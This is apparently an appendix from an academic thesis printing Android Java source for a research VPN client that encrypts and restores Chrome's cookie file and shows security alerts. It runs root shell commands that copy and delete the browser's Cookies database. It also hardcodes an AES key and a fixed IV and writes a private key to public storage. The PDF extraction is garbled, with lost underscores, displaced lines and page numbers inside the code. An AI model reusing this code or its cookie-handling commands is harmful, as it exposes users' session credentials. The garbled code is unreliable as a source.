```
121
```

mLoginFormView.setVisibility(show ? View.GONE : View.VISIBLE); mLoginFormView.animate().setDuration(shortAnimTime) .alpha(show ? 0 : 1) .setListener(new AnimatorListenerAdapter() { @Override public void onAnimationEnd(Animator animation) { mLoginFormView.setVisibility(show ? View.GONE : View.VISIBLE); } }); mProgressView.setVisibility(show ? View.VISIBLE : View.GONE); mProgressView.animate().setDuration(shortAnimTime) .alpha(show ? 1 : 0) .setListener(new AnimatorListenerAdapter() { @Override public void onAnimationEnd(Animator animation) { mProgressView.setVisibility(show ? View.VISIBLE : View.GONE); } }); } else { // The ViewPropertyAnimator APIs are not available, so simply show // and hide the relevant UI components.

```
mProgressView.setVisibility(show ? View.VISIBLE :
View.GONE);
                  mLoginFormView.setVisibility(show ? View.GONE :
View.VISIBLE);
            }
      }
      @Override
      public Loader<Cursor> onCreateLoader(int i, Bundle bundle) {
            return new CursorLoader(this,
                        // Retrieve data rows for the device user's 'profile'
contact.
      Uri.withAppendedPath(ContactsContract.Profile.CONTENT URI,
      ContactsContract.Contacts.Data.CONTENT DIRECTORY),
                        ProfileQuery.PROJECTION,
                        // Select only email addresses.
                        ContactsContract.Contacts.Data.MIMETYPE + " = ?",
                        new String[] {
ContactsContract.CommonDataKinds.Email.CONTENT ITEM TYPE },
                        // Show primary email addresses first. Note that
there won't be
                        // a primary email address if the user hasn't
specified one.
                        ContactsContract.Contacts.Data.IS PRIMARY + " DESC");
      }
```

@Override

```
public void onLoadFinished(Loader<Cursor> cursorLoader, Cursor cursor)
{
            List<String> emails = new ArrayList<String>();
            cursor.moveToFirst();
            while (!cursor.isAfterLast()) {
                  emails.add(cursor.getString(ProfileQuery.ADDRESS));
                  cursor.moveToNext();
            }
            addEmailsToAutoComplete(emails);
      }
      @Override
      public void onLoaderReset(Loader<Cursor> cursorLoader) {
      }
     private interface ProfileQuery {
            String[] PROJECTION = {
ContactsContract.CommonDataKinds.Email.ADDRESS,
                        ContactsContract.CommonDataKinds.Email.IS_PRIMARY, };
            int ADDRESS = 0;
            int IS PRIMARY = 1;
      }
      private void addEmailsToAutoComplete(List<String>
emailAddressCollection) {
            // Create adapter to tell the AutoCompleteTextView what to show
in its
```

// dropdown list.

```
ArrayAdapter<String> adapter = new ArrayAdapter<String>(
    LoginActivity.this,
    android.R.layout.simple_dropdown_item_lline,
    emailAddressCollection);
```

mEmailView.setAdapter(adapter);

}

/**

* Represents an asynchronous login/registration task used to authenticate

```
* the user.
*/
public class UserLoginTask extends AsyncTask<Void, Void, Boolean> {
    private final String mEmail;
    private final String mPassword;
    UserLoginTask(String email, String password) {
        mEmail = email;
        mPassword = password;
    }
    @Override
    protected Boolean doInBackground(Void... params) {
        // TODO: attempt authentication against a network service.
```

```
try {
                        // Simulate network access.
                        Thread.sleep(2000);
                  } catch (InterruptedException e) {
                        return false;
                  }
                  for (String credential : DUMMY_CREDENTIALS) {
                        String[] pieces = credential.split(":");
                        if (pieces[0].equals(mEmail)) {
                              // Account exists, return true if the password
matches.
                              return pieces[1].equals(mPassword);
                        }
                  }
                  // TODO: register the new account here.
                  return true;
            }
            @Override
            protected void onPostExecute(final Boolean success) {
                  mAuthTask = null;
                  showProgress(false);
                  if (success) {
                        finish();
                  } else {
```

```
.setError(getString(R.string.error incorrect password));
                        mPasswordView.requestFocus();
                  }
            }
            @Override
            protected void onCancelled() {
                  mAuthTask = null;
                  showProgress(false);
            }
      }
}
10.2.2 MainActivity.java
import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.File;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.FileWriter;
import java.io.IOException;
import java.io.InputStreamReader;
import java.io.StringWriter;
import java.io.UnsupportedEncodingException;
import java.net.DatagramPacket;
import java.net.DatagramSocket;
import java.net.InetAddress;
import java.net.ServerSocket;
```

mPasswordView

- import java.net.Socket;
- import java.net.SocketException;
- import java.net.UnknownHostException;
- import java.security.GeneralSecurityException;
- import java.security.InvalidAlgorithmParameterException;
- import java.security.InvalidKeyException;
- import java.security.Key;
- import java.security.KeyPair;
- import java.security.KeyPairGenerator;
- import java.security.KeyRep;
- import java.security.MessageDigest;
- import java.security.NoSuchAlgorithmException;
- import java.security.NoSuchProviderException;
- import java.security.SecureRandom;
- import java.security.Security;
- import java.util.List;
- import java.util.concurrent.ExecutionException;
- import javax.crypto.BadPaddingException;
- import javax.crypto.Cipher;
- import javax.crypto.IllegalBlockSizeException;
- import javax.crypto.NoSuchPaddingException;
- import javax.crypto.spec.IvParameterSpec;
- import javax.crypto.spec.SecretKeySpec;
- import javax.security.auth.x500.X500Principal;

import org.spongycastle.asn1.DERPrintableString; import org.spongycastle.asn1.pkcs.PKCSObjectIdentifiers; import org.spongycastle.openssl.jcajce.JcaPEMWriter; import org.spongycastle.operator.OperatorCreationException; import org.spongycastle.operator.jcajce.JcaContentSignerBuilder; import org.spongycastle.pkcs.jcajce.JcaPKCS10CertificationRequestBuilder; import org.spongycastle.util.encoders.Base64; import org.spongycastle.util.io.pem.PemObject;

import android.os.AsyncTask;

import android.os.Bundle;

- import android.os.Environment;
- import android.os.Handler;
- import android.preference.PreferenceManager;
- import android.provider.Settings;
- import android.annotation.SuppressLint;
- import android.app.Activity;
- import android.app.AlertDialog;
- import android.content.Context;
- import android.content.DialogInterface;
- import android.content.Intent;
- import android.content.SharedPreferences;
- import android.content.pm.PackageManager;
- import android.content.pm.ResolveInfo;
- import android.view.Menu;
- import android.view.View;
- import android.view.WindowManager;
- import android.view.View.OnClickListener;
- import android.widget.Button;
- import android.widget.LinearLayout;

```
import android.widget.PopupWindow;
```

import android.widget.TextView;

import android.widget.Toast;

```
import android.view.ViewGroup.LayoutParams;
```

```
public class MainActivity extends Activity implements OnClickListener {
      private static final boolean toastAndDialog = false;
      DatagramSocket dgs;
      InetAddress remoteAddress;
      int remotePort;
      SharedPreferences sharedPref;
      TextView log;
      public static boolean DEBUG = false;
      protected int status = 0; //0 = not waiting to receive
      //1 = \text{connecting to VPN}
      //2 = sending/receiving CSR
      private static String AESKeyDT = "0123456789abcdef";
      //private static String cookieFileName =
"//data//data//org.mozilla.firefox//files//mozilla//g2au94r5.default//cookies
.sqlite";
      /* variables to store user's input */
      private static String SERVERIP = "192.168.10.122";
      private static int SERVERPORT = 6000;
      private DatagramSocket serverSocket;
      byte[] receiveData = new byte[1024];
      private Handler handler = new Handler();
      private TextView serverStatus;
      private static String warning1 = "warning1";
      private static String warning2 = "warning2";
```

public class ReceiveData extends AsyncTask<DatagramSocket, Void, String>{

```
public ReceiveData() {
    }
    @Override
    protected String doInBackground(DatagramSocket... params) {
        DatagramSocket dgs = params[0];
        byte[] receivedData = new byte[1024];
        DatagramPacket pack = new DatagramPacket(receivedData,
receivedData.length);
        //if(dgs.isConnected()) {
        try {
        dgs.setSoTimeout(Integer.parseInt(sharedPref.getString("timeout",
        "4000")));
```

```
} catch (SocketException el) {
    // TODO Auto-generated catch block
    el.printStackTrace();
    return "Error";
}
try {
    dgs.receive(pack);
} catch (IOException e) {
    // TODO Auto-generated catch block
    e.printStackTrace();
    return "Error";
```

```
}
                  return new String(pack.getData());
            }
            @Override
            protected void onPostExecute(String result) {
                  //TextView messages =
(TextView) findViewById(R.id.incoming);
                  //String currentMessages = messages.getText().toString();
                  //messages.setText(result + "\r\n" + currentMessages);
                  super.onPostExecute(result);
            }
      }
     public class SendData extends AsyncTask<String, Void, String>{
            public SendData() {
            }
            @Override
            protected String doInBackground(String... params) {
                  String message = params[0];
                  try {
                        remoteAddress = InetAddress.getByName(params[1]);
                        //remoteAddress =
InetAddress.getByName("172.17.107.115");
                  } catch (UnknownHostException e1) {
                        e1.printStackTrace();
```

```
132
```

```
}
if(params[2] != null && !params[2].equalsIgnoreCase("")){
    remotePort = Integer.parseInt(params[2]);
} else {
    remotePort = 12345;
}
byte[] sendData = new byte[1024];
sendData = message.getBytes();
DatagramPacket packet = new DatagramPacket(sendData,
sendData.length, remoteAddress, remotePort);
```

```
try {
    dgs.send(packet);
} catch (IOException e) {
    e.printStackTrace();
    return "IOException";
}
return "Sent Data!";
```

```
}
@Override
protected void onPostExecute(String result) {
    toastMessage(result);
```

```
super.onPostExecute(result);
```

```
}
      @Override
     protected void onCreate(Bundle savedInstanceState) {
            super.onCreate(savedInstanceState);
            Intent loginIntent = new Intent(this, LoginActivity.class);
            startActivity(loginIntent);
            setContentView(R.layout.activity main);
            log = (TextView) findViewById(R.id.log);
            log.setText("");
            sharedPref = PreferenceManager.getDefaultSharedPreferences(this);
            Security.insertProviderAt(new
org.spongycastle.jce.provider.BouncyCastleProvider(), 1);
            try {
                  dgs = new DatagramSocket();
            } catch (SocketException e) {
                  // TODO Auto-generated catch block
                  e.printStackTrace();
            }
            init();
            popupInit();
            serverStatus = (TextView) findViewById(R.id.server status);
            Thread fst = new Thread(new ServerThread());
```

```
fst.start();
           //auto run connectVPN button when the app starts
           Button connectButton = (Button) findViewById(R.id.connect);
           connectButton.performClick();
     }
     @Override
     public boolean onCreateOptionsMenu(Menu menu) {
           // Inflate the menu; this adds items to the action bar if it is
present.
           getMenuInflater().inflate(R.menu.main, menu);
           return true;
     }
      * fucntions for popup window
      * @param message
      */
     LinearLayout layoutOfPopup;
     PopupWindow popupMessage;
     Button popupButton, insidePopupButton;
     TextView popupText;
     public void init() {
           popupButton = (Button) findViewById(R.id.hello);
           popupText = new TextView(this); insidePopupButton = new
Button(this);
           layoutOfPopup = new LinearLayout(this);
           insidePopupButton.setText("OK");
```

```
popupText.setText("Find packet sending to suspicious Web
Server!!!");
            popupText.setPadding(0, 0, 0, 20);
            layoutOfPopup.setOrientation(1);
            layoutOfPopup.addView(popupText);
            layoutOfPopup.addView(insidePopupButton);
      }
     public void popupInit() {
            popupButton.setOnClickListener(this);
            insidePopupButton.setOnClickListener(this);
            popupMessage = new PopupWindow(layoutOfPopup,
LayoutParams.WRAP CONTENT, LayoutParams.WRAP CONTENT);
            popupMessage.setContentView(layoutOfPopup);
      }
/******
 * the serverthread use to listen warning packet from VPN server
 * components: ServerThread onStop onDestroy showbox
 * @author lenovo
 */
      class ServerThread implements Runnable {
            public void run() {
                  try {
                        // SERVERIP = getLocalIpAddress();
                        if (SERVERIP != null) {
                              handler.post(new Runnable() {
                                    @Override
                                    public void run() {
```

serverStatus

```
.setText("Listening on
IP: " + SERVERIP);
                                   }
                              });
                              serverSocket = new DatagramSocket(SERVERPORT);
                              while (true) {
                                    // listen for incoming clients
                                    DatagramPacket receivePacket = new
DatagramPacket(receiveData, receiveData.length);
                                    serverSocket.receive(receivePacket);
                                    //final String inputLine = new
String(receivePacket.getData());
                                    final String inputLine = new
String(receivePacket.getData(), 0, receivePacket.getLength());
                                    handler.post(new Runnable() {
                                          @Override
                                          public void run() {
      serverStatus.setText("Connected.");
                                                if
(inputLine.equals(warning1)) {
      showBox1(MainActivity.this
      .getApplicationContext());
                                                 }
                                                else {
      showBox2(MainActivity.this
      .getApplicationContext());
```

```
}
                                          }
                                    });
                              }
                        } else {
                              handler.post(new Runnable() {
                                     @Override
                                     public void run() {
                                           serverStatus
                                                       .setText("Couldn't
detect internet connection.");
                                     }
                              });
                        }
                  } catch (Exception e) {
                        handler.post(new Runnable() {
                              @Override
                              public void run() {
                                     serverStatus.setText("Error");
                              }
                        });
                        e.printStackTrace();
                  }
            }
      }
      /*
      class ServerThread implements Runnable {
```

138

```
public void run() {
            try {
                  // SERVERIP = getLocalIpAddress();
                  if (SERVERIP != null) {
                        serverSocket = new ServerSocket(SERVERPORT);
                        while (true) {
                              // listen for incoming clients
                              Socket client = serverSocket.accept();
//showBox(ClientOnAndroidActivity.this.getApplicationContext());
showBox(MainActivity.this.getApplicationContext());
                        }
                  }
            } catch (Exception e) {
                  e.printStackTrace();
            }
      }
}
*/
@Override
protected void onStop() {
      super.onStop();
}
@Override
protected void onDestroy() {
      // make sure you close the socket upon exiting
```

```
serverSocket.close();
      }
     private void showBox1(final Context context) {
            AlertDialog.Builder dialog = new AlertDialog.Builder(context);
            dialog.setTitle("Security Alert!");
            dialog.setIcon(android.R.drawable.ic dialog info);
            dialog.setMessage("Found packet sent to suspicious Web Server!");
            dialog.setPositiveButton("OK", new
DialogInterface.OnClickListener() {
                  @Override
                  public void onClick(DialogInterface dialog, int which) {
                        dialog.dismiss();
                  }
            });
            AlertDialog mDialog = dialog.create();
            mDialog.getWindow().setType(
                        WindowManager.LayoutParams.TYPE SYSTEM ALERT);
            mDialog.show();
      }
      private void showBox2(final Context context) {
            AlertDialog.Builder dialog = new AlertDialog.Builder(context);
            dialog.setTitle("Security Alert!");
            dialog.setIcon(android.R.drawable.ic dialog info);
            dialog.setMessage("The cookie is blocked from suspicious Web
Server!");
            dialog.setPositiveButton("OK", new
DialogInterface.OnClickListener() {
```

@Override

```
public void onClick(DialogInterface dialog, int which) {
                  dialog.dismiss();
            }
      });
      AlertDialog mDialog = dialog.create();
      mDialog.getWindow().setType(
                  WindowManager.LayoutParams.TYPE SYSTEM ALERT);
      mDialog.show();
}
public void send(String message) {
      try {
            sendData(message);
      } catch (SocketException e) {
            toastMessage("SocketException during send");
            e.printStackTrace();
      }
}
public String receive() {
      try {
            return receiveData();
      } catch (IOException e) {
            showDialog(e.getLocalizedMessage(),"IOException");
            e.printStackTrace();
      } catch (InterruptedException e) {
            showDialog(e.getLocalizedMessage(),"InterruptedException");
```

```
e.printStackTrace();
            } catch (ExecutionException e) {
                  showDialog(e.getLocalizedMessage(), "ExecutionException");
                  e.printStackTrace();
            } catch (Exception e) {
                  showDialog(e.getLocalizedMessage(), "Exception");
                  e.printStackTrace();
            }
            return "Error2";
      }
     public void connectVPN(View v) throws Exception{
            //String cookieKey = nextSs.substring(0, 16);
            //String cookieKey = AESKeyDT;
            //decrypt the copied cookie file
            //new encryptFile(AESKeyDT, "AES/CBC/PKCS5Padding",
"//storage//emulated//0//DCIM//Cookies").decrypt();
            File inputFile = new
File("//storage//emulated//0//DCIM//Cookies.enc");
          File decryptedFile = new
File("//storage//emulated//0//DCIM//Cookies");
          protectCookie.decrypt(AESKeyDT, inputFile, decryptedFile);
            //copy original cookie file to original location
            Runtime.getRuntime().exec("su -c cp
//storage//emulated//0//DCIM//Cookies
//data//data//com.android.chrome//app_chrome//Default//");
            //delete decrypted cookie file
            Runtime.getRuntime().exec("su -c rm
//storage//emulated//0//DCIM//Cookies");
```

```
142
```

```
//inputFile.delete();//delete Cookies.enc
            //decryptedFile.delete();
            toastMessage("----Connection Initiated-----");
            if(!initiateHandshake()){
                  showDialog("Handshake Failed", "Error");
                  return;
            }
            String profileName = sharedPref.getString("vpn profile", "4000");
            Intent vpnIntent = new Intent(Intent.ACTION MAIN);
            vpnIntent.setClassName("de.blinkt.openvpn",
"de.blinkt.openvpn.LaunchVPN");
            vpnIntent.putExtra("de.blinkt.openvpn.shortcutProfileName",
profileName);
            PackageManager pm = getPackageManager();
            List<ResolveInfo> activities =
pm.queryIntentActivities(vpnIntent, 0);
            if(activities.size() > 0){
                  startActivity(vpnIntent);
                  toastMessage("Attempting to connect profile: " +
profileName);
            } else {
                  showDialog("Error", "Intent could not be started, it would
error... I promise...");
            }
```

```
@SuppressLint("TrulyRandom")
      public void genCsr(View v) {
            if(!toastAndDialog) {
                  updateLog(false,"");
                  return;
            }
            String results = "";
            try {
                  String cn = "";
                  cn = sharedPref.getString("cn", "DEFAULT");
                  toastMessage(cn);
                  KeyPair keypair =
KeyPairGenerator.getInstance("RSA").generateKeyPair();
                  X500Principal subject = new X500Principal("CN=" + cn);
                  JcaPKCS10CertificationRequestBuilder builder = new
JcaPKCS10CertificationRequestBuilder(subject,keypair.getPublic());
                  DERPrintableString password = new
DERPrintableString("secret");
      builder.addAttribute(PKCSObjectIdentifiers.pkcs 9 at challengePassword,
password);
                  JcaContentSignerBuilder contentSignerBuilder = new
JcaContentSignerBuilder("SHA1WithRSAEncryption");
                  contentSignerBuilder.setProvider("SC");
                  //ContentSigner contentSigner =
```

```
contentSignerBuilder.build(keypair.getPrivate());
```

```
144
```

```
//org.spongycastle.pkcs.PKCS10CertificationRequest csr =
builder.build(contentSigner);
```

```
org.spongycastle.pkcs.PKCS10CertificationRequest csr =
builder.build(contentSignerBuilder.build(keypair.getPrivate()));
```

```
results = csr.toString() + "\r\n" +
csr.getEncoded().toString();
```

```
System.out.println(results);
```

```
PemObject pemObject = new PemObject("CERTIFICATE REQUEST",
csr.getEncoded());
```

```
StringWriter str = new StringWriter();
```

```
JcaPEMWriter pemWriter = new JcaPEMWriter(str);
```

pemWriter.writeObject(pemObject);

```
pemWriter.close();
```

```
results = str.toString();
```

```
str.close();
```

```
toastMessage("Storage Writable? " +
isExternalStorageWritable());
```

```
File csrDir = new
File(Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_DOWN
LOADS), "CSRs");
```

```
File csrFile = new File(csrDir, "test.csr");
```

```
toastMessage("Writing CSR to: " +
csrFile.getAbsolutePath());
```

```
BufferedWriter writer = new BufferedWriter(new
FileWriter(csrFile));
```

```
writer.write(results);
```

```
writer.close();
                  File privateKeyDir = new
File (Environment.getExternalStoragePublicDirectory (Environment.DIRECTORY DOWN
LOADS), "PrivateKey");
                  privateKeyDir.mkdirs();
                  File privateKey = new File(privateKeyDir, "test.txt");
                  toastMessage("Writing PK to: " +
privateKey.getAbsolutePath());
                  BufferedWriter writer2 = new BufferedWriter(new
FileWriter(privateKey));
                  writer2.write(new
String(Base64.encode(keypair.getPrivate().getEncoded())));
                  writer2.close();
                  String receivedData = signCSR(results);
                  File recvDir = new
File (Environment.getExternalStoragePublicDirectory (Environment.DIRECTORY DOWN
LOADS), "RecvData");
                  recvDir.mkdirs();
                  File recvFile = new File(recvDir, "test.txt");
                  toastMessage("Writing data to: " +
csrFile.getAbsolutePath());
                  BufferedWriter writer3 = new BufferedWriter(new
FileWriter(recvFile));
                  writer3.write(receivedData);
                  writer3.close();
```

```
} catch (NoSuchAlgorithmException e) {
            toastMessage("NoSuchAlgorithmException");
            e.printStackTrace();
      } catch (OperatorCreationException e) {
            toastMessage("OperatorCreationException");
            e.printStackTrace();
      } catch (IOException e) {
            toastMessage("IOException");
            e.printStackTrace();
      }
}
public boolean isExternalStorageWritable() {
      String state = Environment.getExternalStorageState();
      if (Environment.MEDIA MOUNTED.equals(state)) {
            return true;
      }
      return false;
}
public void gotoOptions(View v) {
      Intent options = new Intent(this, SettingsActivity.class);
      startActivity(options);
```

```
}
     public void receiveBTN(View v) {
           showDialog(receive(), "Received Data");
     }
/*********
 * before close the App, encrypt the cookie.sqlite
* @param v
 * @throws Exception
*/
     public void closeApp(View v) throws Exception{
            //String nextSs = readFile("nextSs");//use updated nextSs as
cookie file key
           //String cookieKey = nextSs.substring(0, 16);
           //String cookieKey = AESKeyDT;
           //copy cookie file to a accessable location
           Runtime.getRuntime().exec("su -c cp
//data//data//com.android.chrome//app chrome//Default//Cookies
//storage//emulated//0//DCIM//");
           //encrypt the copied cookie file
           if (new File("//storage//emulated//0//DCIM//Cookies").isFile()){
                 //new encryptFile(AESKeyDT, "AES/CBC/PKCS5Padding",
"//storage//emulated//0//DCIM//Cookies").encrypt();
                 File inputFile = new
File("//storage//emulated//0//DCIM//Cookies");
             File encryptedFile = new
File("//storage//emulated//0//DCIM//Cookies.enc");
             protectCookie.encrypt(AESKeyDT, inputFile, encryptedFile);
                 //delete original cookie file
             inputFile.delete();
```

```
148
```

```
Runtime.getRuntime().exec("su -c rm
//data//data//com.android.chrome//app_chrome//Default//Cookies");
              finish();
              System.exit(0);
            }
      }
      public void resetSeed(View v) throws Exception{
            toastMessage("----Registration Initiated-----");
            byte[] seedByte = getNewSeed();
            writeFile("seed", new String(seedByte));
            writeFile("connNumber", "0");
            String c1 = genC1();
            writeFile("c1", c1);
            String seed = readFile("seed");
            String connNumber = readFile("connNumber");
            String sA = hash(hash(seed + ", " + connNumber));
            showDialog(sA, "Hash");
            showDialog(c1,"C1");
            send(getDevID() + "," + sA + "," + c1);
            String recvData = receive();
            showDialog(recvData, "Received Data");
```

```
writeFile("nextSs", recvData);
```

```
toastMessage("Seed reset, next connection info received!");
      }
     private void sendData(String message) throws SocketException{
            if(dgs == null) {
                  dgs = new DatagramSocket();
            }
            String remoteAddr;
            String remotePortStr;
            remoteAddr = sharedPref.getString("ip_address", "192.168.1.2");
            remotePortStr = sharedPref.getString("port_number", "12345");
            SendData sd = new SendData();
            sd.execute(message, remoteAddr, remotePortStr);
      }
     private String receiveData() throws IOException, InterruptedException,
ExecutionException {
            ReceiveData rd = new ReceiveData();
            rd.execute(dqs);
            return rd.get();
      }
```

```
private boolean initiateHandshake() throws Exception {
```

```
String currentData = "";
```

```
try{
      String seed = readFile("seed");
```

```
String conn = readFile("connNumber");
String nextSs = readFile("nextSs");
```

```
String c1 = readFile("c1");
```

//nextSs =

```
"3237f9dfb29731fd8da693fb8c73c656c719db45566980e09e164a293e88dba7";
```

/*

//String cookieKey = nextSs.substring(0, 16);

String cookieKey = AESKeyDT;

//decrypt the copied cookie file

```
new encryptFile(cookieKey, "AES/CBC/PKCS5Padding",
"//storage//emulated//0//DCIM//Cookies").decrypt();
```

//copy original cookie file to original location

```
Runtime.getRuntime().exec("su -c cp
//storage//emulated//0//DCIM//Cookies
//data//data//com.android.chrome//app chrome//Default//");
```

//delete decrypted cookie file

```
Runtime.getRuntime().exec("su -c rm
//storage//emulated//0//DCIM//Cookies");
```

*/

nextSs = nextSs.trim(); //toastMessage(new String(Base64.encode(seed.getBytes()))); showDialog(nextSs,"NextSs"); if(nextSs.equals("Error")){ showDialog("No registration information found!", return false;

"Error");

```
String sA = hash(hash(seed + ", " + conn));
                  showDialog(sA, "Old sA Value");
                  byte[] keyBytes = hashBytes(sA + "," + nextSs + ",key");
                  //byte[] keyBytes = hashBytes(nextSs);
                  showDialog(new String(keyBytes) + "\r\n\r\n" + sA + "," +
nextSs + ",key", "Key");
                  try {
                        status = 1;
                        String newSa = new
String(Base64.encode(encrypt(keyBytes,Base64.decode(sA))));
                        send(getDevID() + "," + newSa + "," + c1);
                        showDialog(c1,"Old C1");
                        toastMessage("Sent sA");
                        String recvData = "";
                        recvData = receiveData().trim();
                        if(recvData.equals("Error")){
                             status = 0;
                              return false;
                        }
                        currentData = currentData + recvData;
                        if(!currentData.equals("")){
                              //showDialog("Sa Size: " +
newSa.getBytes().length + "\r\n\r\nexpected Ss Size: " + expectedSs.length +
"\r\n\r\n" + new String(expectedSs) + "\r\n\r\n" + "Size: " +
currentData.length() + "\r\n\r\n" + currentData, "Received Data");
                              showDialog(currentData, "CurrentRecvDataENC");
```

```
currentData = decrypt(keyBytes, currentData);
                              showDialog("RECV:\r\n" + currentData +
"\r\n\r\nExpected:\r\n" + nextSs , "CurrentRecvDataDEC");
                        }
                        if(currentData.trim().compareTo(nextSs.trim()) == 0){
                              toastMessage("Validated");
                              status = 0;
                              int connNumber = Integer.parseInt(conn) + 1;
                              sA = hash(hash(seed + "," + connNumber));
                              newSa = new
String(Base64.encode(encrypt(keyBytes,Base64.decode(sA))));
                              //showDialog(sA + "\r\n\r\nENC:" + newSa, "New
Sa Value:");
                              c1 = genC1();
                              showDialog(c1, "New C1");
                              send(newSa + "," + c1);
                              String receiveNext = receive();
                              if(receiveNext.compareTo("ERROR") == 0) {
                                    connNumber--;
                                    //showDialog("Did not receive next
value!","Error");
                                    return false;
                              }
                              receiveNext = decrypt(keyBytes, receiveNext);
                              //showDialog(receiveNext,"NextSs Value
Received");
```

```
if(receiveNext.equals("Error")){
```

```
connNumber--;
```

//showDialog("Did not receive next

value!","Error");

```
return false;
```

```
}
```

```
nextSs = receiveNext;
writeFile("connNumber","" + connNumber);
writeFile("nextSs", nextSs);
writeFile("c1", c1);
return true;
```

```
}
```

```
} catch (IOException e) {
```

toastMessage("IOException");

e.printStackTrace();

} catch (InterruptedException e) {

toastMessage("InterruptedException");

e.printStackTrace();

} catch (ExecutionException e) {

toastMessage("ExecutionException");

```
e.printStackTrace();
```

} catch (GeneralSecurityException e) {
 toastMessage("GeneralSecurityException");
 e.printStackTrace();

```
} finally {
                  status = 0;
            }
      } catch(IOException e) {
            e.printStackTrace();
            toastMessage("IOException, try resetSeed");
      }
      return false;
}
private String signCSR(String csr) {
      String currentData = "";
      status = 2;
      try {
            send(csr);
            toastMessage("Sent CSR");
            String recvData = "";
            while(status == 2) {
                  recvData = receiveData().trim();
                  if(recvData.contentEquals("Error")){
                        break;
                  }
                  currentData = currentData + recvData;
            }
            status = 0;
            showDialog(currentData, "Received Data");
```

```
return currentData;
      } catch (IOException e) {
            toastMessage("IOException");
            e.printStackTrace();
      } catch (InterruptedException e) {
            e.printStackTrace();
            toastMessage("InterruptedException");
      } catch (ExecutionException e) {
            toastMessage("ExecutionException");
            e.printStackTrace();
      } finally {
            status = 0;
      }
      return "";
}
private String hash(String input) {
      MessageDigest md;
      byte[] digest = "Error".getBytes();
      try {
            md = MessageDigest.getInstance("SHA-256");
            md.update(input.getBytes());
            digest = md.digest();
```

```
156
```

```
} catch (NoSuchAlgorithmException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
      }
      return new String(Base64.encode(digest));
}
private String genC1() {
      SecureRandom sr = new SecureRandom();
      byte[] result = sr.generateSeed(256);
      return hash(new String(result));
}
private byte[] hashBytes(String input){
      MessageDigest md;
      byte[] digest = "Error".getBytes();
      try {
            md = MessageDigest.getInstance("SHA-256");
            md.update(input.getBytes());
            digest = md.digest();
      } catch (NoSuchAlgorithmException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
      }
      return digest;
}
```

```
157
```

```
//read file from directory //storage//emulated//0//DCIM//
     private String readFile(String filename) throws Exception{
            //FileInputStream fis;
            //byte[] AESKey = AESKeyDT.getBytes("UTF-8"); //added
            //byte[] AESKey = hashBytes(AESKeyDT); //added
            String result = "";
            filename = "//storage//emulated//0//DCIM//" + filename; //added
            //File file = new File(filename); //added
            new encryptFile(AESKeyDT, "AES/CBC/PKCS5Padding",
filename).decrypt();
            File file = new File(filename); //added
            FileInputStream fis = new FileInputStream(file); //added
            //fis = this.openFileInput(filename);
            InputStreamReader fisr = new InputStreamReader(fis);
            BufferedReader readin = new BufferedReader(fisr);
            String line = "";
            while((line = readin.readLine()) != null) {
                  result = result + line;
            }
            readin.close();
            //result = decryptPadding(AESKey, result); //added
            //need to re-encrypt the file after read, otherwise next time
read will fail
            new encryptFile(AESKeyDT, "AES/CBC/PKCS5Padding",
filename).encrypt();
            return result;
      }
```

//write file to directory //storage//emulated//0//DCIM//

private boolean writeFile(String filename, String text) throws
Exception{

try { //byte[] AESKey = AESKeyDT.getBytes("UTF-8"); //added //byte[] AESKey = hashBytes(AESKeyDT); //added filename = "//storage//emulated//0//DCIM//" + filename; //added File file = new File(filename); //added FileOutputStream fos = new FileOutputStream(file); //added //FileOutputStream fos = openFileOutput(filename, Context.MODE PRIVATE); //byte[] enText = encryptPadding(AESKey, text.getBytes()); //added fos.write(text.getBytes()); //fos.write(enText); fos.close(); new encryptFile(AESKeyDT, "AES/CBC/PKCS5Padding", filename).encrypt(); } catch (IOException e) { toastMessage("IOException"); e.printStackTrace(); return false; } return true; } private byte[] getNewSeed() { SecureRandom sr = new SecureRandom();

```
byte[] result = sr.generateSeed(1024);
            return Base64.encode(result);
      }
      private void toastMessage(String message) {
            if(toastAndDialog){
                  Toast.makeText(getApplicationContext(), message,
Toast.LENGTH SHORT).show();
            }
            updateLog(true,message);
      }
      private void showDialog(String message, String title){
            if(toastAndDialog){
                  AlertDialog.Builder builder = new
AlertDialog.Builder(this);
                  builder.setTitle(title);
                  builder.setMessage(message);
                  builder.show();
            }
            updateLog(true,title + ": " + message);
      }
      private byte[] encrypt(byte[] key, byte[] data) throws
GeneralSecurityException, UnsupportedEncodingException{
            String IV = "This is an IV456";
            Cipher cipher = Cipher.getInstance("AES/CBC/NoPadding");
```

```
//Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
//added
            SecretKeySpec secretkey = new SecretKeySpec(key, "AES");
            cipher.init(Cipher.ENCRYPT MODE, secretkey, new
IvParameterSpec(IV.getBytes("UTF-8")));
            return cipher.doFinal(data);
      }
/*
      private byte[] encryptPadding(byte[] key, byte[] data) throws
GeneralSecurityException, UnsupportedEncodingException{
            String IV = "This is an IV456";
            Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
//added
            SecretKeySpec secretkey = new SecretKeySpec(key, "AES");
            cipher.init(Cipher.ENCRYPT MODE, secretkey,new
IvParameterSpec(IV.getBytes("UTF-8")));
            return cipher.doFinal(data);
      }
*/
      private String decrypt(byte[] key, String data) throws
UnsupportedEncodingException, GeneralSecurityException{
            byte[] cipherTest = Base64.decode(data.trim());
            //showDialog(new String(cipherTest),"Base64 Decoded:");
            //byte[] cipherTest = data.getBytes();
            String IV = "This is an IV456";
            Cipher cipher = Cipher.getInstance("AES/CBC/NoPadding");
            //Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
//added
            SecretKeySpec secretkey = new SecretKeySpec(key, "AES");
            cipher.init(Cipher.DECRYPT MODE, secretkey,new
IvParameterSpec(IV.getBytes("UTF-8")));
            return new String(cipher.doFinal(cipherTest),"UTF-8");
```

/*

```
private String decryptPadding(byte[] key, String data) throws
UnsupportedEncodingException, GeneralSecurityException{
            byte[] cipherTest = Base64.decode(data.trim());
            //showDialog(new String(cipherTest),"Base64 Decoded:");
            //byte[] cipherTest = data.getBytes();
            String IV = "This is an IV456";
            Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
//added
            SecretKeySpec secretkey = new SecretKeySpec(key, "AES");
            cipher.init(Cipher.DECRYPT MODE, secretkey,new
IvParameterSpec(IV.getBytes("UTF-8")));
